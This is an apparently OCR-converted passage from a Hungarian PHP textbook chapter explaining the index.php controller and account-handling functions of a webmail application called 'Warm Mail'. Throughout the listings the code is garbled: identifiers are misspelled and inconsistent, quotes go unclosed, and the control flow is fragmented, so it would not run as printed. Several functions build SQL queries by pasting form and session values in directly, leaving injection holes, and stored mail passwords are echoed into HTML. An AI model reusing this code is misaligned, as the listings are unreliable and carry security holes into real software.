$uzenetID = $_GET['uzenetID'];

$cimzett = $_POST['cimzett'];
$masolatot_kap = $_POST['masolatot_kap'];
$targy = $_POST['targy'];
$uzenet = $_POST['uzenet'];

$gombok = array();

// fűzzük hozzá ehhez a sztringhez,
// ha bármit feldolgoztunk a HTTP fejléc elküldése előtt!
$sallapot = '';

// a be- és kijelentkezési kéréseket minden másról megelőzően kell feldolgozni
if ($felhasznaloi_nev || $jelszo) {
```

```

if(bejelentkezes($felhasznalo_nev, $jelszo)) {
    $allapot .= "<p style=\"padding-bottom: 100px\>Sikeres bejelentkezés.</p>";
    $_SESSION['hitelesitett_felhasznalo'] = $felhasznalo_nev;
    if(fiokok_szama($_SESSION['hitelesitett_felhasznalo'])==1) {
        $fiokok = fiok_lista_lekerese($_SESSION['hitelesitett_felhasznalo']);
        $_SESSION['kivalasztott_fiok'] = $fiokok[0];
    }
} else {
    $allapot .= "<p style=\"padding-bottom: 100px\>Sajnos nem sikerült
                beléptetni a megadott felhasználói névvel és jelszóval.</p>";
}
}

if($muvelet == 'kijelentkezes') {
    session_destroy();
    unset($muvelet);
    $_SESSION=array();
}

//a fejléc megrajzolása előtt fel kell dolgozni a fiók kiválasztása,
//törlése vagy tárolása műveletet
switch ($muvelet) {
    case 'fiok-torlese':
        fiok_torlese($_SESSION['hitelesitett_felhasznalo'], $fiok);
        break;

    case 'beallitasok-tarolasa':
        fiok_beallitasok_tarolasa($_SESSION['hitelesitett_felhasznalo'], $_POST);
        break;

    case 'fiok-kivalasztasa':
        // ha létező fiókot választott ki, mentsük el munkamenet-változóként!
        if(($fiok) && (fiok_letezik($_SESSION['hitelesitett_felhasznalo'], $fiok))) {
            $_SESSION['kivalasztott_fiok'] = $fiok;
        }
        break;
}

// az eszközoron levő gombok beállítása
$gombok[0] = 'postafiok-megtekintese';
$gombok[1] = 'uj-uzenet';
$gombok[2] = 'fiok-beallitasa';

// csak bejelentkezés után jelenítsük meg a kijelentkezés gombot!
if(hitelesitett_felhasznalo_ellenorzese()) {
    $gombok[4] = 'kijelentkezes';
}

//*****//
// 2. rész: fejlécek
// Az aktuális műveletnek megfelelő HTML fejlécek és menüsáv elküldése
//*****//
if($muvelet) {
    // az alkalmazás nevét, illetve az oldal vagy művelet leírását
}

```

```

// tartalmazó fejléc megjelenítése
html_fejlec_letrehozasa($_SESSION['hitelesitett_felhasznalo'], "Warm Mail - ".
                           muvelet_formazasa($muvelet), $_SESSION['kivalasztott_fiok']);
} else {
    // csak az alkalmazás nevét tartalmazó fejléc megjelenítése
    html_fejlec_letrehozasa($_SESSION['hitelesitett_felhasznalo'], "Warm Mail",
                           $_SESSION['kivalasztott_fiok']);
}
eszközor_megjelenitese($gombok);

//*****
// 3. rész: oldal törzse
// A művelettől függően megfelelő tartalom megjelenítése
//*****
// a fejléc előtt meghívott függvények által generált szöveg megjelenítése
echo $allapot;

if(!hitelesitett_felhasznalo_ellenorze()) {
    echo "<p>Be kell jelentkeznie";

    if(($muvelet) && ($muvelet!='kijelentkezes')) {
        echo " a ".muvelet_formazasa($muvelet)." művelethez ";
    }
    echo ".</p>";
    bejelentkezesi_urlap_megjelenitese($muvelet);
} else {
    switch ($muvelet) {
        // új fiók létrehozása, vagy fiók hozzáadása vagy törlése esetén
        // jelenítsük meg a fiók beállítása oldalt!
        case 'beallitasok-tarolasa':

        case 'fiok-beallitasa':

        case 'fiok-torlese':
            fiok_beallitas_megjelenitese($_SESSION['hitelesitett_felhasznalo']);
            break;

        case 'uzenet-kuldese':
            if(uzenet_kuldese($cimzett, $masolatot_kap, $stargy, $uzenet)) {
                echo "<p style=\"padding-bottom: 100px;\">Üzenet elküldve.</p>";
            } else {
                echo "<p style=\"padding-bottom: 100px;\">Nem sikerült elküldeni az
                      üzenetet.</p>";
            }
            break;

        case 'torles':
            uzenet_torlese($_SESSION['hitelesitett_felhasznalo'],
                           $_SESSION['kivalasztott_fiok'], $uzenetID);
            //szándékosan nincs 'break' - a következő esettel folytatjuk

        case 'fiok-kivalasztasa':

        case 'postafiol-megtekintese':
    }
}

```

```

// ha a postafiókot vagy a postafiók megtekintését választjuk,
// postafiók megjelenítése
lista_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                     $_SESSION['kivalasztott_fiok']);
break;

case 'fejlecek-megjelenitese':
case 'fejlecek-elrejtese':
case 'uzenet-megtekintese':
    // ha kiválasztottunk a listából egy üzenetet, vagy egy üzenetet nézünk, és
    // a fejlécek elrejtése vagy megjelenítése lehetőséget választjuk,
    // akkor töltök be az üzenetet!
    $teljesfejlecek = ($muvelet == 'fejlecek-megjelenitese');
    uzenet_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                         $_SESSION['kivalasztott_fiok'],
                         $uzenetID, $teljesfejlecek);
break;

case 'valasz mindenkinnek':
    // a másolatot kap sor beállítása a korábbi, másolatot kap sor alapján
    if(!$imap) {
        $imap = postafiok_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                       $_SESSION['kivalasztott_fiok']);
    }

    if($imap) {
        $fejlec = imap_header($imap, $uzenetID);
        if($fejlec->valasz_cim) {
            $címzett = $fejlec->valasz_cim;
        } else {
            $címzett = $fejlec->felado_cime;
        }

        $masolatot_kap = $fejlec->masolatot_kap_cime;
        $targy = "Re: ".$fejlec->targy;
        $startalom = idezojel_hozzaadása(stripslashes(imap_body($imap, $uzenetID)));
        imap_close($imap);

        uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                        $címzett, $masolatot_kap, $targy, $startalom);
    }

break;

case 'valasz':
    // válaszcímként a levélfejlécben elküldött cím használata,
    // vagy annak hiányában a feladó címe
    if(!$imap) {
        $imap = postafiok_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                       $_SESSION['kivalasztott_fiok']);
    }

    if($imap) {
        $fejlec = imap_header($imap, $uzenetID);

```

```

if($fejlec->valasz_cim) {
    $cimzett = $fejlec->valasz_cim;
} else {
    $cimzett = $fejlec->felado_cime;
}
$targy = "Re: ".$fejlec->targy;
$startalom = idezojel_hozzaadasa(striplashes(imap_body($imap, $uzenetID)));
imap_close($imap);

uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                $cimzett, $masolatot_kap, $targy, $startalom);
}

break;

case 'tovabbitas':
// üzenet beállítása az aktuális levél idézett tartalmaként
if(!$imap) {
    $imap = postafiook_megnyitasa($_SESSION['hitelesitett_felhasznalo'],
                                    $_SESSION['kivalasztott_fiok']);
}

if($imap) {
    $fejlec = imap_header($imap, $uzenetID);
    $startalom = idezojel_hozzaadasa(striplashes(imap_body($imap, $uzenetID)));
    $targy = "Fwd: ".$fejlec->targy;
    imap_close($imap);

    uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                    $cimzett, $masolatot_kap, $targy, $startalom);
}
break;

case 'uj-uzenet':
    uj_uzenet_urlap_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                                    $cimzett, $masolatot_kap, $targy, $startalom);

    break;
}

}

//*****
// 4. rész: lábléc
//*****
html_lablec_letrehozasa();
?>

```

Az index.php kód eseménykezelő megközelítéssel dolgozik. Tudja, hogy milyen függvényeket kell az egyes események bekövetkezésekor meghívni. Ezeket az eseményeket ebben az esetben az váltja ki, hogy a felhasználó az oldal különböző gombjaira kattint, ezekkel a kattintásokkal pedig lényegében kiválaszt egy műveletet. A gombok többségét a gomb_megjelenitese() függvény állítja elő, de űrlapok küldés gombja esetén az urlap_gomb_megjelenitese() függvényt használjuk. Mindkét függvény a kimeneti_fuggvenyek.php könyvtárban található, és az index.php?muvelet=kijelentkezes űrlap URL-jeire ugrik.


Az index.php meghívásakor a muvelet változó értéke határozza meg az aktiválandó eseménykezelőt. A kód az alábbi négy fő részből áll:

1. Némi előkészítő munkára van szükség, mielőtt elküldjük a bongészőnek az oldal fejlécét; például elindítjuk a munkamenetet, előfeldolgozást végzünk a felhasználó által kiválasztott művelethez, illetve elődjük, hogyan kell egyáltalán kinézniük a fejléceknek.
2. Feldolgozzuk és elküldjük a felhasználó által kiválasztott műveletnek megfelelő fejléceket és menüsorát.
3. A kiválasztott művelet alapján elődjük, hogy a kód melyik törzsét kell végrehajtani. A különböző műveletek különböző függvényhívásokat váltanak ki.
4. Elküldjük az oldal láblécét.

Ha belenézünk az index.php kódba, láthatjuk, hogy a négy szakasz megjegyzésekkel lett egymástól elválasztva. Ahhoz, hogy a kód minden sorát megértsük, menjünk végig rajta az oldal minden egyes műveletét ténylegesen kipróbálva!

Be- és kijelentkezés

Amikor egy felhasználó betölti az index.php oldalt, a 29.2 ábrán mutatott kimenetet látja.



29.2 ábra: A Warm Mail alkalmazás bejelentkezési felülete felhasználói nevet és jelszót kér.

Az alkalmazás alapértelmezésben a bejelentkezési képernyőt jeleníti meg. Mivel a \$muvelet még nincsen kiválasztva, és nincsenek még bejelentkezési adatok, a PHP először a következő kódot futtatja le:

```
include ('beillesztett_fuggvenyek.php');
session_start();
```

Ezek a sorok elindítják a \$hitelesített_felhasznalo és a \$kivalasztott_fiok munkamenet- (session) változónak követését lehetővé tevő munkamenetet. (E két változót később hozzuk majd létre.)

Mint az eddigi összes alkalmazásban, itt is létrehozzuk a rövid változóneveket. A PHP gyorstalpaló című 1. fejezet óta ezt az összes, ürlaphoz kötődő kódban megtettük, így a muvelet változó kivételével szót sem érdemelne az egész. Attól függően, hogy az alkalmazás különböző részeiben honnan származik, ez a változó lehet GET és lehet POST típusú. Ezért a \$_REQUEST tömbből kell kinyernünk. Ugyanígy kell eljárnunk a fiok változóval is, mert általában ugyan GET, a fiók törlésekor azonban POST módszerrel érjük el.

A testre szabott felhasználói felületet egy tömb segítségével mentjük el, ezzel szabályozzuk az eszközösvonal megjelenő gombokat. Az alábbi kódossal létrehozunk egy üres tömböt:

```
$gombok = array();
```

Ezt követően meghatározzuk az oldalon megjeleníteni kívánt gombokat:

```
$gombok[0] = 'postafiok-megtekintese';
$gombok[1] = 'uj-uzenet';
$gombok[2] = 'fiok-beallitasa';
```

Ha később a felhasználó rendszergazdaként jelentkezik be, további gombokat adunk ehhez a tömbhöz.

Ami a fejlécet illeti, egyszerű vanília színűt készítünk:

```
html_fejlec_letrehozasa($_SESSION['hitelesített_felhasznalo'], "Warm Mail",
$_SESSION['kivalasztott_fiok']);
...
eszkozsav_megjelenitese($gombok);
```

A fenti kód az oldal címét és a fejlécet, illetve a gombokból álló eszközöket jeleníti meg (29.2 ábra). A használt függvényeket a kimeneti_fuggvenyek.php függvénykönyvtár tartalmazza, de mivel végeredményük egyértelműen látszik az ábrán, részletesebben nem foglalkozunk velük.


Most következik a kód törzse:

```
if(!hitelesitett_felhasznalo_ellenorzeze()) {
    echo "<p>Be kell jelentkeznie";

    if(($muvelet) && ($muvelet!="kijelentkezes")) {
        echo " a ".muvelet_formazasa($muvelet)." művelethez ";
    }
    echo ".</p>";
    bejelentkezesi_urlap_megjelenitese($muvelet);
}
```

A hitelesitett_felhasznalo_ellenorzeze() függvény a felhasznalo_i_hitelesites_fuggvenyek.php könyvtárból származik. A korábbi projektekből is használtunk hasonló kódot; ellenőrzi, vajon a felhasználó bejelentkezett-e. Amennyiben – a példához hasonlóan – még nem tette ezt meg, a 29.2 ábrán látható bejelentkezési felületet jelenítjük meg számára. Az ürlapot a kimeneti_fuggvenyek.php könyvtárban található bejelentkezesi_urlap_megjelenitese() függvény állítja elő.

Ha a felhasználó megfelelően töltött ki az ürlapot, és a „Bejelentkezés” gombra kattint, a 29.3 ábrán lévő kimenetet fogja látni.



29.3 ábra: A felhasználó sikeres bejelentkezése után kezdheti az alkalmazást használni.

A kód futtatása során különböző kódrészeket aktiválunk. A bejelentkezési ürlap két mezővel rendelkezik:

\$felhasznaloi_nev és \$jelszo. Amennyiben a felhasználó kitöltötte ezeket, az előfeldolgozó kód következő része fog lefutni:

```
if ($felhasznaloi_nev || $jelszo) {
    if(bejelentkezes($felhasznaloi_nev, $jelszo)) {
        $allapot .= "<p style=\"padding-bottom: 100px\">Sikeres bejelentkezés.</p>";
        $_SESSION['hitelesitett_felhasznalo'] = $felhasznaloi_nev;
        if(fiokok_szama($_SESSION['hitelesitett_felhasznalo'])==1) {
            $fiokok = fiok_lista_lekerese($_SESSION['hitelesitett_felhasznalo']);
            $_SESSION['kivalasztott_fiok'] = $fiokok[0];
        }
    } else {
        $allapot .= "<p style=\"padding-bottom: 100px\">Sajnos nem sikerült
                    beléptetni a megadott felhasználói névvel és jelszóval.</p>";
    }
}
```

A fenti sorokból kiderül, hogy a bejelentkezes() függvényt hívja meg, ami a 27., illetve a 28. fejezetben használt, azonos nevű függvényhez hasonló. Ha minden rendben van, a felhasználói nevet a hitelesitett_felhasznalo nevű munkamenet-változóban jegyezzük fel.

A bejelentkezés előtt beállított gombok mellé egy újabb kerül, ami lehetővé teszi a bejelentkezett felhasználónak a kijelentkezést:

```
if(hitelesitett_felhasznalo_ellenorzese()) {
    $gombok[4] = 'kijelentkezes';
}
```

A „Kijelentkezés” gombot a 29.3 ábrán láthatjuk.

A kód fejlécet előállító részével újra megjelenítjük a fejlécet és a gombokat. A kód törzsében a korábban beállított állapot-üzenetet jelenítjük meg:


```
echo $allapot;
```

Most már csak a lábléget kell megjeleníteni, majd várhatjuk a felhasználó következő lépését.

29

Felhasználói fiókok beállítása

Amikor a felhasználó először használja a Warm Mail levelezőrendszerét, létre kell hoznia a felhasználói fiókját. Ha a „Fiók beállítása” gombra kattint, a muvelet változó értékét fiok-beallitasa-ra állítja, és újra meghívja az index.php fájlt. Ekkor a 29.4 ábrán látható felület jelenik meg a felhasználó böngészőjében.



29.4 ábra: A felhasználónak be kell állítania felhasználói fiókját ahhoz, hogy elolvashassa leveleit.

Térjünk vissza a 29.2 példakódban szereplő kódhoz! A \$muvelet változó mostani értéke miatt a korábbitól eltérően viselkedik a kód. Valamennyire a megjelenő fejléc is más lesz:

```
html_fejlec_letrehozasa($_SESSION['hitelesitett_felhasznalo'], "Warm Mail - ".
    muvelet_formazasa($muvelet), $_SESSION['kivalasztott_fiok']);
```

Ennél is fontosabb, hogy az oldal törzsének tartalma is más lesz:

```
case 'beallitasok-tarolasa':
case 'fiok-beallitasa':
case 'fiok-torlese':
    fiok_beallitas_megjelenitese($_SESSION['hitelesitett_felhasznalo']);
break;
```

Ez a tipikus minta: minden parancs más függvényt hív meg. Jelen esetben a fiok_beallitas_megjelenitese() függvényt hívjuk meg. Ennek kódját a 29.3 példakódban olvashatjuk.

29.3 példakód: A kimeneti_fuggvenyek.php könyvtár fiok_beallitas_megjelenitese() függvénye – A felhasználi fiók adatait bekérő és megjelenítő függvény

```
function fiok_beallitas_megjelenitese($hitelesitett_felhasznalo) {
    //üres 'új fiók' űrlap megjelenítése

    fiok_urlap_megjelenitese($hitelesitett_felhasznalo);
    $lista = fiokok_lekerese($hitelesitett_felhasznalo);
    $fiokok = sizeof($lista);

    // minden eltárolt fiók megjelenítése
    foreach($lista as $kulcs => $fiok) {
        // űrlap megjelenítése az összes fiók adatával.
        // figyeljük meg, hogy HTML-ben küldjük el a fiókok jelszavait!
```

```
// ez nem igazán jó ötlet
fiook_urlap_megjelenitese($hitelesitett_felhasznalo, $fiook['fiook_azonosito'],
                           $fiook['szerver'], $fiook['tavoli_felhasznalo'],
                           $fiook['tavoli_jelszo'], $fiook['tipus'], $fiook['port']);
}
}
```

Amikor meghívjuk a fiook_beallitas_megjelenitese() függvényt, új felhasználói fiók felvitelére alkalmas, üres űrlapot jelenít meg, amit a felhasználó meglévő fiókjainak adatait tartalmazó, szerkeszthető űrlapok követnek. A fiook_urlap_megjelenitese() függvény a 29.4 ábrán látható űrlapot hozza létre. Példánkban ezt kétféleképpen használjuk: paraméterek nélkül egy üres űrlapot, a paraméterek átadása esetén pedig meglévő rekordot jelenít meg. A függvény a kimeneti_fuggvenyek.php könyvtárban helyezkedik el; egyszerű HTML kimenetet állít elő, ezért a részleteibe most nem megyünk bele.

A meglévő felhasználói fiókokat a levelezo_fuggvenyek.php könyvtár fiook_lekerese() függvénye keresi vissza; ennek kódját a 29.4 példakódban látjuk.

29.4 példakód: A levelezo_fuggvenyek.php könyvtár fiook_lekerese() függvénye – Az adott felhasználó fiókjainak összes adatát visszakereső függvény

```
function fiook_lekerese($hitelesitett_felhasznalo) {
    $lista = array();
    if($kapcsolat=adatbazishoz_kapcsoladas()) {
        $lekerdezés = "SELECT * FROM fiook
                        WHERE felhasznaloi_nev = '".$hitelesitett_felhasznalo."'";
        $eredmeny = $kapcsolat->query($lekerdezés);
        if($eredmeny) {
            while($beallitasok = $eredmeny->fetch_assoc()) {
                array_push($lista, $beallitasok);
            }
        } else {
            return false;
        }
    }
    return $lista;
}
```

Mint láthatjuk, a fiook_lekerese() függvény kapcsolódik az adatbázishoz, visszakeresi az adott felhasználó fiókjait, majd tömbként visszaadja azokat.

Új felhasználói fiók létrehozása

Ha a felhasználó kitölti a fiók űrlapot, és a „Változtatások mentése” gombra kattint, a beallitasok-tarolasa műveletet aktiválja. Nézzük meg az index.php fájlból az ezt az eseményt kezelő kódot! Az előfeldolgozási részben az alábbi kódot futtatjuk:

```
case 'beallitasok-tarolasa':
    fiook_beallitasok_tarolasa($_SESSION['hitelesitett_felhasznalo'], $_POST);
break;
A fiook_beallitasok_tarolasa() függvény eltárolja az adatbázisban az új felhasználói fiók adatait. A függvény kódját a 29.5 példakód mutatja.
```

29.5 példakód: A levelezo_fuggvenyek.php könyvtár fiook_beallitasok_tarolasa() függvénye – A felhasználó új fiókját az adatbázisban eltároló függvény

```
function fiook_beallitasok_tarolasa($hitelesitett_felhasznalo, $beallitasok) {
    if(!kitoltott($beallitasok)) {
```

```

echo "<p>Minden mezőt ki kell tölteni. Kérjük, próbálja újra!</p>";
return false;
} else {
if($beallitasok['fiok']>0) {
$lekerdezés = "UPDATE fiokok SET szerver = '".$beallitasok[szerver]."',
port = ".$beallitasok[port].", tipus = '".$beallitasok[tipus]."',
tavoli_felhasznalo = '".$beallitasok[tavoli_felhasznalo]."',
tavoli_jelszo = '".$beallitasok[tavoli_jelszo]."'
WHERE fiok_azonosito = '".$beallitasok[fiok]."'
AND felhasznaloi_nev = '".$hitelesitett_felhasznalo."'";
}
else {
$lekerdezés = "INSERT INTO fiokok VALUES ('".$hitelesitett_felhasznalo."',
'".$beallitasok[szerver]."', '".$beallitasok[port]."',
'".$beallitasok[tipus]."', '".$beallitasok[tavoli_felhasznalo]."',
'".$beallitasok[tavoli_jelszo].', NULL)";
}
}

if($kapcsolat=adatbazishoz_kapcsolodas()) {
$eredmeny=$kapcsolat->query($lekerdezés);
if ($eredmeny) {
return true;
} else {
return false;
}
} else {
echo "<p>Nem sikerült eltárolni a változtatásokat.</p>";
return false;
}
}
}
}

```

A fenti sorokból kiderül, hogy a fiok_beallitasok_tarolasa() függvényen belüli két választási lehetőség az új felhasználói fiók létrehozása, illetve a meglévő fiók módosítása. A függvény a megfelelő lekérdezést lefuttatva menti el a felhasználói fiók adatait.

Az adatok eltárolása után az index.php kód törzséhez térünk vissza:

```

case 'beallitasok-tarolasa':
case 'fiok-beallitasa':
case 'fiok-torlese':
    fiok_beallitas_megjelenitese($_SESSION['hitelesitett_felhasznalo']);
break;

```

Ezt követően a fiok_beallitas_megjelenitese() függvény meghívásával újra megjelenítjük a felhasználói fiók adatait. Ezúttal már az újonnan létrehozott fiókot is láthatjuk itt.

Meglévő felhasználói fiók módosítása

A meglévő fiókok módosításának folyamata igen hasonló. A felhasználó megváltoztatja a fiók beállításait, majd a „Változtatások mentése” gombra kattint. Ezzel ismét a beallitasok-tarolasa műveletet indítja el, ami ez alkalommal nem új adatokat szűr be, hanem módosítja a meglévőket.

Felhasználói fiók törlése

Ha a felhasználó törölni szeretne egy fiókot, a fiókok listája alatt megjelenő „Fiók törlése” gombra kell kattintania. Ezzel a fiok-torlese műveletet váltja ki.

Az index.php kód előfeldolgozó részében az alábbi sorokat futtatjuk:

```
case 'fiokelezo':
    fiokelezo($_SESSION['hitelesitett_felhasznalo'], $fiokelezo);
break;
```

Ez a kód a fiokelezo() függvényt hívja meg. A függvény kódját a 29.6 példakód mutatja. A fiók törlését a fejléc előtt kell kezelni, mert a használni kívánt fiók kiválasztása a fejlécben történik. A fejléc megjelenítése előtt ezért módosítani kell a fiókok listáját.

29.6 példakód: A levelezo_fuggvenyek.php könyvtár fiokelezo() függvénye – Adott fiók adatait törlő függvény

```
function fiokelezo($hitelesitett_felhasznalo, $fiokelezo) {
    // a felhasználó egyik fiókjának törlése az adatbázisból

    $lekerdezés = "DELETE FROM fiókok WHERE fiók_azonosito = '".$fiokelezo."'"
                  AND felhasznaloi_nev = '".$hitelesitett_felhasznalo."'";
    if($kapcsolat=adatbazishoz_kapcsolodás()) {
        $eredmeny = $kapcsolat->query($lekerdezés);
    }
    return $eredmeny;
}
```

Azt követően, hogy a végrehajtás visszakerül az index.php fájlhoz, a kód törzse az alábbi kódot futtatja:

```
case 'beallitasok-tarolasa':
case 'fiokelezo':
case 'fiokelezo':
    fiokelezo_megjelenítése($_SESSION['hitelesitett_felhasznalo']);
break;
```

Vegyük észre, hogy ez ugyanaz a kód, mint amit korábban futtattunk; ez egyszerűen a felhasználói fiókok listáját jeleníti meg.

Levél olvasása

Miután a felhasználó beállította fiókját vagy fiókjait, továbbléphetünk a következő feladatra: kapcsolódás ezekhez a fiókokhoz, és a felhasználó leveleinek beolvasása.

Postafiók kiválasztása

A felhasználónak ki kell választania azt a postafiókját, amelynek a leveleit szeretné elolvasni. Az aktuálisan kiválasztott fiókot a \$kivalasztott_fiokelezo munkamenet-változóban tároljuk. Ha a felhasználó egyetlen fiókot regisztrált a rendszerben, akkor bejelentkezés után automatikusan az lesz kiválasztva:

```
if(fiókok_szama($_SESSION['hitelesitett_felhasznalo'])==1) {
    $fiokelezo = fiokelezo_lekerese($_SESSION['hitelesitett_felhasznalo']);
    $_SESSION['kivalasztott_fiokelezo'] = $fiokelezo[0];
}
```

A levelezo_fuggvenyek.php könyvtár fiokelezo() függvénye állapítja meg, hogy a felhasználó egynél több postafiókkal rendelkezik-e; a függvény kódját a 29.7 példakódban találjuk. A fiokelezo_lekerese() függvény a felhasználó fiókjainak azonosítót tartalmazó tömböt ad vissza. Jelen esetben egyetlen fiók – és így egyetlen azonosító – létezik, amit a tömb 0. értékeként érhetünk el.

29.7 példakód: A levelezo_fuggvenyek.php könyvtár fiokok_szama() függvénye – A függvény megállapítja, hogy az adott felhasználó hány postafiókot állított be

```
function fiokok_szama($hitelesitett_felhasznalo) {
    // a felhasználóhoz tartozó fiókok számának kiderítése

    $lekerdezes = "SELECT COUNT(*) FROM fiokok WHERE
        felhasznaloi_nev = '".$hitelesitett_felhasznalo."'";

    if($kapcsolat=adatbazishoz_kapcsolodas()) {
        $eredmeny = $kapcsolat->query($lekerdezes);
        if($eredmeny) {
            $sor = $eredmeny->fetch_array();
            return $sor[0];
        }
    }
    return 0;
}
```

A fiok_lista_lekerese() függvény a korábban már látott fiokok_lekerese() függvényhez hasonló, a különbség csupán annyi, hogy ez csak a fiókok nevét keresi vissza.

Ha a felhasználó több fiókot regisztrált, akkor ki kell választania a használni kívántat. Ebben az esetben a fejléc egy SELECT HTML elemet jelenít meg, ami az elérhető postafiókok listáját jeleníti meg. Ha a felhasználó kiválasztja valamelyiket, automatikusan megjelenik annak tartalma (29.5 ábra).



29.5 ábra: A SELECT listából történő kiválasztás után a postafiók tartalma letöltődik és megjelenik.

A SELECT listára kimeneti_fuggvenyek.php könyvtár html_fejlec_letrehozasa() függvénye állítja elő, ahogy ez az alábbi kód részletből is kiolvasható:

```
// a fiók kiválasztásának lehetőségére csak akkor van szükség, ha a
// felhasználónak egynél több fiókja van
if(fiokok_szama($hitelesitett_felhasznalo)>1) {
    echo "<form action=\"index.php?action=postafioek-megnyitas\" method=\"post\">
        <td bgcolor=\"#ff6600\" align=\"right\" valign=\"middle\">";
        fiok_valaszto_megjelenitese($hitelesitett_felhasznalo, $kivalasztott_fiok);
    echo "</td>
        </form>";
}
```

Általában nem foglalkoztunk a példában használt HTML kódokkal, de a fiok_valaszto_megjelenitese() függvény által előállított HTML érdemes rá, hogy kivételel tegyük vele. Az aktuális felhasználó fiókjaitól függően a fiok_valaszto_megjelenitese() függvény a következőhöz hasonló HTML-t hoz létre:

```
<select
    onchange="window.location=this.options[selectedIndex].value
              name=fiok">
<option
```

```

value="index.php?action=fiockivalasztasa&fiock=4" selected >
thickbook.com
</option>
<option
value="index.php?action=fiockivalasztasa&fiock=3">
localhost
</option>
</select>

```

A kód nagy része egyszerűen egy HTML SELECT elem, de egy kis JavaScriptet is tartalmaz. A PHP nem csak HTML-t képes előállítani, hanem kliensoldali szkriptek létrehozására is használható.

Amikor változás esemény következik be az elemben, a JavaScript a kiválasztott elem értékét adja a window.location változónak. Ha a felhasználó a SELECT első elemét választja ki, a window.location értéke 'index.php?action=fiockivalasztasa&fiock=10' lesz. Ennek eredményeként betöltődik ez az URL. Amennyiben a felhasználó böngészője nem támogatja a JavaScriptet, vagy a JavaScript ki van benne kapcsolva, akkor a kódnak semmilyen hatása nem lesz.

A kimeneti_fuggvenyek.php könyvtár fiockivalasztomegjelenitese() függvénye lekéri az elérhető fiókok listáját, és azt felhasználva megjeleníti a SELECT elemet. Ezen túlmenően a korábban már megvizsgált fiocklistalekerese() függvényt is használja.

A SELECT listában lévő elemek bármelyikének kiválasztása a fiockivalasztase eseményt váltja ki. Ha a 29.5 ábrán lévő URL-re pillantunk, láthatjuk, hogy ez az esemény, valamint a kiválasztott fiók azonosítója hozzá lett fűzve az URL-hez.

Ezen GET változók hozzáfűzésével két dolgot érünk el. Először is az index.php előfeldolgozási részében a kiválasztott fiókot tároljuk el a \$kivalasztott_fiok munkamenet-változóban:

```

case 'fiockivalasztasa':
// ha létező fiókot választott, mentsük el munkamenet-változóként!
if(($fiock) && (fiock_letezik($_SESSION['hitelesitett_felhasznalo'], $fiock))) {
    $_SESSION['kivalasztott_fiok'] = $fiock;
}
break;

```

Másodsorban a kód törzs részében a következő kód lesz végrehajtva:

```

case 'fiockivalasztasa':
case 'postafiock-megtekintese':
// ha a postafiókot vagy a postafiók megtekintését választjuk,
// postafiók megjelenítése
lista_megjelenitese($_SESSION['hitelesitett_felhasznalo'],
                     $_SESSION['kivalasztott_fiok']);
break;

```

Láthatjuk, hogy ugyanazt a műveletet hajtjuk itt végre, mintha a felhasználó a „Postafiók megtekintése” lehetőséget választotta volna ki. A következő részben ezt a művelet vizsgáljuk meg részletesen.

Postafiók tartalmának megtekintése

A postafiók tartalmát a lista_megjelenitese() függvényteljesíthetjük meg. A függvény a postafiókban található összes üzenet listáját mutatja meg. Kódját a 29.8 példakód tartalmazza.

29.8 példakód: A kimeneti_fuggvenyek.php könyvtár lista_megjelenitese() függvénye – A postafiókban lévő összes üzenetet megjelenítő függvény

```

function lista_megjelenitese($hitelesitett_felhasznalo, $fiock_azonosito) {
    // a postafiókban levő üzenetek listájának megjelenítése

    global $stablazat_szelessege;

    if(!$fiock_azonosito) {
        echo "<p style=\"padding-bottom: 100px\>Nincs postafiók kiválasztva.</p>";
    } else {

```

```

$imap = postafiook_megnyitasa($hitelesített_felhasznalo, $fiook_azonosito);

if($imap) {
echo "<table width="".".$stablazat_szelessege."\" cellspacing=\"0\""
cellpadding=\"6\" border=\"0\">";

$fejlecek = imap_headers($imap);
// átformázhatnánk ezeket az adatokat, vagy más információkat is
// lekérhetnénk az imap_fetchheader függvényekkel, de összefoglalásként
// ez sem rossz, így egyszerűen csak kiiratjuk

$uzenetek = sizeof($fejlecek);

for($i = 0; $i<$uzenetek; $i++) {
    echo "<tr><td bgcolor=\"";
    if($i%2) {
        echo "#ffffff";
    } else {
        echo "#ffffcc";
    }
    echo "><a href=\"index.php?muvelet=uzenet-megtekintese&uzenetID="
        .($i+1)."\">>";
    echo $fejlecek[$i];
    echo "</a></td></tr>\n";
}
echo "</table>";
} else {
    $fiook = fiook_beallitasok_lekerese($hitelesített_felhasznalo, $fiook_azonosito);
echo "<p style=\"padding-bottom: 100px\">Nem sikerült megnyitni a(z)
    ".$fiook['szerver']." postafiókot.</p>";
}
}
}

```

Ténylegesen a lista_megjelenitese() függvényben kezdjük használni a PHP IMAP függvényeit. A függvény két kulcsrésze a postafiók megnyitása és az üzenetfejléck olvasása.

Felhasználói fiókhoz tartozó postafiókot a levelezo_fuggvenyek.php könyvtár postafiook_megnyitasa() függvényét meghívva nyitunk meg. A 29.9 példakód ezt a függvényt mutatja.

29.9 példakód: A levelezo_fuggvenyek.php könyvtár postafiolok_megnyitasa() függvénye – Ezzel a függvénnyel kapcsolódunk a felhasználó postafiókjához

```
function postafiok_megnyitasa($hitelesitett_felhasznalo, $fio_azonosito) {  
  
